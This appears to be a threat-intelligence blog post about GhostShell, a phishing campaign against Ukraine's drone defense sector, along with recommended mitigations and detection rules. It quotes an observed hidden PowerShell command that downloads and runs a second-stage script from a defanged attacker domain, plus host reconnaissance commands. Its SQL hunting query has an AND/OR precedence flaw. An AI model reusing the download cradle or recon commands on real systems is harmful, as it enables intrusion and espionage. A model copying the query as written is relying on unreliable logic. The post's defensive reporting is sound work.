








A newly identified threat actor known as GhostShell has emerged with targeted phishing campaigns against Ukraine’s drone defense sector. The group employs advanced social engineering techniques combined with malicious payloads designed to compromise critical defense infrastructure. This campaign represents a significant escalation in cyber operations targeting Ukraine’s military capabilities, specifically focusing on personnel involved in anti-drone warfare systems. Organizations in the defense sector must implement enhanced email security protocols and conduct immediate security awareness training to mitigate this active threat.
Introduction
Ukraine’s drone defense sector faces a new and sophisticated cyber threat from a hacking group calling itself GhostShell. This campaign leverages carefully crafted phishing emails to infiltrate networks and systems responsible for protecting Ukrainian airspace from unmanned aerial vehicles. The targeting of drone defense capabilities demonstrates the evolving nature of cyber warfare, where adversaries seek to undermine defensive technologies through digital intrusion rather than conventional military means.
The timing of this campaign is particularly concerning given Ukraine’s reliance on drone detection and neutralization systems to protect critical infrastructure and military positions. GhostShell’s operations showcase the intersection of cyber and kinetic warfare, where compromising defense systems in cyberspace can have direct consequences on the physical battlefield.
Background & Context
Ukraine’s drone defense sector has become increasingly sophisticated throughout the ongoing conflict, developing both indigenous and adapted Western technologies to counter unmanned aerial threats. These systems include radar networks, electronic warfare capabilities, and kinetic anti-drone weapons that require constant coordination and data sharing between operators, command centers, and intelligence units.
GhostShell emerged in recent weeks with infrastructure and tactics suggesting either a well-resourced cybercriminal organization or a state-sponsored actor operating under a previously unknown banner. The group’s singular focus on Ukraine’s defense sector, combined with the precision of their targeting, indicates significant intelligence gathering capabilities and potential insider knowledge of organizational structures.
Phishing remains one of the most effective attack vectors against even well-defended networks, as it exploits the human element rather than technical vulnerabilities alone. Defense sector personnel, despite security training, remain vulnerable to sophisticated social engineering that leverages timely themes, urgent language, and convincing impersonation of trusted entities.
Technical Breakdown
GhostShell’s phishing campaign employs a multi-stage attack chain beginning with spear-phishing emails impersonating legitimate military communications or defense contractor correspondence. Initial reconnaissance suggests the group harvests organizational charts, email patterns, and current operational concerns from open-source intelligence and possibly compromised accounts.
The phishing emails contain one of two primary attack vectors:
Malicious Attachments: Documents using names like “Drone_Defense_Protocol_Update.pdf.exe” or “Emergency_System_Patch.docm” that leverage double extensions and Microsoft Office macros. When opened, these files execute PowerShell commands that establish persistence and download secondary payloads.
powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command
"IEX(New-Object Net.WebClient).DownloadString('hxxp://ghostshell[.]tech/stage2.ps1')"
Credential Harvesting Links: Emails directing recipients to convincing replicas of authentication portals for systems commonly used in defense operations. These phishing pages capture credentials while displaying fake error messages, allowing victims to remain unaware of compromise.
The second-stage payloads establish command-and-control (C2) connections through encrypted channels, often using legitimate cloud services like Dropbox or Google Drive APIs to blend with normal traffic. The malware performs system reconnaissance, identifies network topology, and specifically searches for files and applications related to drone defense operations.
# Example discovery commands observed
whoami /all
net user /domain
ipconfig /all
tasklist /v
dir C:\ /s /b | findstr /i "drone radar defense uav"
GhostShell’s infrastructure relies on newly registered domains using typosquatting techniques against legitimate Ukrainian defense organizations and international partners. The domains employ valid SSL certificates and hosting in multiple jurisdictions to complicate attribution and takedown efforts.
Impact & Risk Assessment
The compromise of drone defense sector networks poses severe consequences for Ukraine’s operational security and defensive capabilities. Successful intrusions could provide attackers with:
Operational Intelligence: Access to drone detection ranges, system capabilities, deployment locations, and operational procedures enables adversaries to plan flight paths that circumvent defensive coverage or exploit system limitations.
System Disruption: Administrative access to defense networks could allow attackers to disable detection systems, manipulate alert thresholds, or inject false positives that overwhelm operators during actual attacks.
Long-term Espionage: Persistent access enables continuous intelligence collection on system upgrades, training materials, lessons learned, and tactical developments in anti-drone warfare.
The risk extends beyond immediate military implications. Compromised personnel credentials may provide lateral movement opportunities into connected government networks, defense contractors, or international partner systems that share intelligence with Ukrainian forces.
From a strategic perspective, successful campaigns against defense infrastructure erode confidence in operational security, potentially causing information sharing restrictions that hamper coordination. The psychological impact on personnel who discover their compromise can also affect morale and operational effectiveness.
Vendor Response
Ukrainian cybersecurity authorities have issued alerts through the State Service of Special Communications and Information Protection (SSSCIP), providing indicators of compromise and warning defense sector organizations to enhance vigilance. The Computer Emergency Response Team of Ukraine (CERT-UA) has published technical analysis of the threat and recommended defensive measures.
International partners, including NATO Cooperative Cyber Defence Centre of Excellence, have been briefed on the campaign and are coordinating support for affected organizations. Several cybersecurity vendors have updated their threat intelligence feeds with GhostShell indicators and behavioral detection rules.
Cloud service providers whose platforms are being abused for C2 infrastructure have been notified and are taking action to suspend malicious accounts, though the attackers demonstrate agility in establishing new infrastructure as previous resources are disabled.
Domain registrars and hosting providers in jurisdictions used by GhostShell have received takedown requests, with varying response times and effectiveness depending on local cooperation levels and legal frameworks.
Mitigations & Workarounds
Organizations in Ukraine’s drone defense sector should immediately implement these protective measures:
Email Security Controls:
- Enable advanced threat protection with sandbox analysis for attachments
- Implement DMARC, SPF, and DKIM to prevent domain spoofing
- Block executable file types in email attachments
- Add warning banners to external emails
Endpoint Protection:
- Deploy endpoint detection and response (EDR) solutions with behavioral analysis
- Disable PowerShell for users without administrative requirements
- Implement application whitelisting to prevent unauthorized executable execution
- Enable tamper protection for security software
Access Controls:
# Implement PowerShell constrained language mode
$ExecutionContext.SessionState.LanguageMode = "ConstrainedLanguage"

# Restrict PowerShell execution policy
Set-ExecutionPolicy -ExecutionPolicy Restricted -Scope LocalMachine
Network Segmentation: Isolate drone defense systems from general administrative networks and implement zero-trust architecture requiring continuous authentication for sensitive system access.
Multi-Factor Authentication: Enforce hardware-token based MFA for all accounts with access to defense systems, avoiding SMS-based authentication vulnerable to interception.
Detection & Monitoring
Security teams should implement enhanced monitoring focusing on GhostShell tactics, techniques, and procedures:
Email Monitoring:
- Flag emails with double file extensions or suspicious attachment types
- Monitor for domain typosquatting against organizational domains
- Analyze email headers for spoofing indicators
Network Detection:
# Example Sigma rule for PowerShell download cradle
detection:
  selection:
    EventID: 4104
    ScriptBlockText|contains:
      - 'Net.WebClient'
      - 'DownloadString'
      - 'IEX'
  condition: selection
Host-Based Indicators:
- Monitor PowerShell execution with network connections
- Alert on reconnaissance commands (whoami, ipconfig, net user)
- Detect file system searches for defense-related keywords
- Track access to credential stores and authentication databases
Threat Hunting Queries:
-- Search for suspicious PowerShell executions
SELECT * FROM process_events
WHERE cmdline LIKE '%powershell%'
AND (cmdline LIKE '%hidden%' OR cmdline LIKE '%bypass%')
AND parent_name = 'outlook.exe' OR parent_name = 'winword.exe'
Implement continuous monitoring of external connections from sensitive systems, with particular attention to cloud storage API usage that deviates from established baselines.
Best Practices
Beyond immediate mitigation, organizations should adopt comprehensive security practices:
Security Awareness Training: Conduct regular phishing simulations specifically tailored to defense sector scenarios. Personnel must understand current threat actor techniques and practice reporting suspicious communications immediately.
Incident Response Planning: Maintain updated incident response procedures specifically addressing defense system compromise scenarios. Conduct regular tabletop exercises simulating GhostShell-style attacks.
Air-Gapped Critical Systems: Where operationally feasible, maintain air-gapped configurations for the most sensitive drone defense systems, requiring physical access for any configuration changes or updates.
Threat Intelligence Integration: Subscribe to relevant threat intelligence feeds and ensure security tools automatically ingest and act upon new indicators of compromise related to Ukraine-focused threat actors.
Backup and Recovery: Maintain offline, encrypted backups of critical system configurations and operational data with tested recovery procedures that can restore capabilities quickly following compromise.
Vendor Security Requirements: Establish stringent cybersecurity requirements for defense contractors and suppliers, including mandatory incident disclosure and regular security assessments of supply chain partners.
Key Takeaways
- GhostShell represents an active and sophisticated threat specifically targeting Ukraine’s drone defense capabilities through phishing campaigns
- The attack chain combines social engineering with multi-stage malware deployment designed to establish persistent access to defense networks
- Compromise of drone defense systems poses immediate operational risks and provides strategic intelligence to adversaries
- Organizations must implement layered security controls focusing on email security, endpoint protection, and network segmentation
- Enhanced monitoring and threat hunting capabilities are essential for early detection of compromise
- Regular security awareness training remains critical as human factors continue to be the weakest link in defense
- International cooperation and information sharing accelerate response to emerging threats like GhostShell
The GhostShell campaign underscores the critical intersection of cyber and physical warfare in modern conflict. As drone warfare becomes increasingly central to military operations, the systems defending against unmanned threats become high-value targets for sophisticated cyber actors. Organizations must recognize that cybersecurity is not merely an IT concern but a fundamental component of operational readiness and mission success in the contemporary threat environment.
References
- State Service of Special Communications and Information Protection of Ukraine (SSSCIP) – Security Alerts
- Computer Emergency Response Team of Ukraine (CERT-UA) – Threat Analysis Reports
- NATO Cooperative Cyber Defence Centre of Excellence – Ukraine Threat Landscape
- MITRE ATT&CK Framework – Phishing Techniques (T1566)
- National Cyber Security Centre (NCSC) – Phishing Attack Guidance
- Ukrainian Defense Intelligence Directorate – Cyber Threat Briefings
Stay updated at https://cydhaal.com — Your Daily Dose of Cyber Intelligence.
📧 Subscribe to our newsletter at https://cydhaal.com/newsletter/